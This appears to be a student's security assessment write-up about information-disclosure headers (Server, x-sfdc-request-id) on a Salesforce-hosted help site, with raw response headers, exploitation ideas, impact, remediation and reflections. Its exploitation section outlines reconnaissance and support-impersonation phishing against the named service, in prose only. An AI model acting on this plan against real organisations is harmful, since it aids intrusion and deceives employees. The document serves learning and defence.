set-cookie: LSKey-c$CookieConsentPolicy=0:1; path=/; expires=Mon, 12-Oct-2026 03:21:01 GMT; Max-Age=31536000; secure
content-security-policy: upgrade-insecure-requests
strict-transport-security: max-age=63072000; includeSubDomains
cache-control: no-cache,must-revalidate,max-age=0,no-store,private
expires: Thu, 01 Jan 1970 00:00:00 GMT
server: sfdcedge
x-sfdc-request-id: a3aa604f20f49db3d6d5cfe277c2824c
x-request-id: a3aa604f20f49db3d6d5cfe277c2824c

HTTP/2 200
date: Sun, 12 Oct 2025 03:21:03 GMT
content-type: text/html; charset=UTF-8
vary: Accept-Encoding, Origin
set-cookie: CookieConsentPolicy=0:1; path=/; expires=Mon, 12-Oct-2026 03:21:02 GMT; Max-Age=31536000; secure
set-cookie: LSKey-c$CookieConsentPolicy=0:1; path=/; expires=Mon, 12-Oct-2026 03:21:02 GMT; Max-Age=31536000; secure
x-content-type-options: nosniff
content-security-policy: upgrade-insecure-requests
strict-transport-security: max-age=63072000; includeSubDomains
cache-control: no-cache,must-revalidate,max-age=0,no-store,private
set-cookie: PicassoLanguagec068d369-8276-40d0-8fd6-f7ac456c08dcPublished=; path=/; expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0
set-cookie: renderCtx=%7B%22pageId%22%3A%223853b2ab-f9cb-4da9-927f-377c074dc3d4%22%2C%22schema%22%3A%22Published%22%2C%22viewType%22%3A%22Published%22%2C%22brandingSetId%22%3A%222eba8b1e-f658-499f-bc13-03930626f6cb%22%2C%22audienceIds%22%3A%226Au0Z0000000Gmcg%2C6Au4z0000000XZJE%2C6Au4z00000008ORg%22%7D; path=/help/s; secure
expires: Sat, 12 Oct 2024 03:21:03 GMT
last-modified: Sat, 12 Oct 2024 03:21:03 GMT
link: </help/s/sfsites/auraFW/javascript/THL4S21tS3lfX1VPdk83d1ZYQXI4UUo4d1c2djVyVVC3NTc1a1lKNHV4S3cxMy4zMzU1NDQzM14yNTE2NTgyNA/aura_prod.js>; rel=preload; as=script; nopush, </help/s/sfsites/l/%7B%22mode%22%3A%22PROD%22%2C%22dfs%22%3A%228%22%2C%22app%22%3A%22siteforce%3AcommunityApp%22%2C%22fwuid%22%3A%22THL4S21tS3lfX1VPdk83d1ZYQXI4UUo4d1c2djVyVVC3NTc1a1lKNHV4S3cxMy4zMzU1NDQzM14yNTE2NTgyNA%22%2C%22loaded%22%3A%22APPLICATIION%40markup%3A%22F%2Fsiteforce%3AcommunityApp%22%3A%221407_X7CTHrr6Nu7XUXxm8uweXA%22%7D%2C%22apce%22%3A%22apck%22%3A%22JHt0aW1lc3RhbXB9MDAwMDAwMDAw00DZlbl9VUw%22%2C%22mlr%22%3A%22pathPrefix%22%3A%22Fhelp%22%2C%22dns%22%3A%22c%22%2C%22ls%22%3A%22%22lrmc%22%3A%22-1457702359%22%7D/resources.js?pu=16pv=1760159417000-12959590426rv=1760125285000>; rel=preload; as=script; nopush, </help/s/sfsites/l/%7B%22mode%22%3A%22PROD%22%2C%22dfs%22%3A%228%22%2C%22app%22%3A%22siteforce%3AcommunityApp%22%2C%22serializatiionVersion%22%3A%221-13.33554432.25165824-b%22%2C%22parts%22%3A%22f%22%2C%22loaded%22%3A%22APPLICATION%40markup%3A%22F%2Fsiteforce%3AcommunityApp%22%3A%221407_X7CTHrr6Nu7XUXxm8uweXA%22%7D%2C%22dns%22%3A%22c%22%2C%22ls%22%3A%22%22lrmc%22%3A%22-1457702359%22%7D/app.js?3=>; rel=preload; as=script; nopush
timing-allow-origin: *
server-timing: Headers;dur=168
server: sfdcedge
x-sfdc-request-id: c48994f08cb14cc4bc0b26d4c217e9bc
x-request-id: c48994f08cb14cc4bc0b26d4c217e9bc
```

```
server: sfdcedge
```

x-sfdc-request-id: c48994f08cb14cc4bc0b26d4c217e9bc

x-request-id: c48994f08cb14cc4bc0b26d4c217e9bc

The above response clearly shows that internal identifiers and server details are being exposed publicly.

Exploitation

- Use the Server header to identify the backend technology (Salesforce Edge) and search for known vulnerabilities or misconfigurations.
- Correlate **x-sfdc-request-id** or **x-request-id** values with logs or leaked data to trace specific transactions.
- Perform fingerprinting of internal services to plan more advanced attacks such as targeted exploits, cache poisoning, or API abuse.
- In order to fool employees into disclosing or handing over sensitive information, the attacker creates convincing phishing or support-impersonation communications using precise product/edge names, trace IDs, or POPs, armed with internal identities and service/provider names.
- The information is then used to focus safe vulnerability scanning (by the attacker). If another vulnerability (e.g., an XSS, misconfigured origin, open management port) is found, the attacker combines it with the knowledge from headers to execute a full compromise

Impact

- Leakage of internal infrastructure details.
- Map internal request flows through request IDs, which can aid in reconnaissance or session correlation during a broader attack. Increased exposure to targeted exploits or phishing attempts.
- Increase attack precision, as knowledge of the server stack allows attackers to craft exploits specifically suited to the exposed technology.
- May reduce overall security through information correlation with other vulnerabilities.

Remediation

- Disable or remove the Server, x-sfdc-request-id, and x-request-id headers from public responses.
- Implement a Web Application Firewall (WAF) to filter sensitive headers in outgoing traffic.
- Use generic header values if removal is not possible Eg: **Server: Secure-Server**

Conclusions and Reflections

What I Learned from the Process

- I gained a deeper understanding of how common web security misconfigurations such as missing security headers and cookie flags can expose applications to risks like XSS, clickjacking, and session hijacking.
- I learned how to prioritize vulnerabilities by assessing their severity and impact, helping me focus on the most critical security issues first.
- Thinking through how each vulnerability could be exploited helped me understand attacker tactics and how small configuration errors can escalate into major security problems
- learned that evaluating vulnerability severity requires understanding the application's context, data sensitivity, and user roles, not just relying on scan results.
- I realized the importance of learning more about modern security headers like CSP, Permissions-Policy, and Referrer-Policy, and how they work with cookies, frames, and scripts to strengthen web security.

Challenges Faced

- Understanding Context-Specific Impact - Evaluating the severity of vulnerabilities depends heavily on the web application's context, the type of data processed, and the user roles involved.
- Ethical and Legal Constraints - While learning about vulnerabilities, it was challenging to conceptualize realistic exploitation steps without crossing ethical boundaries.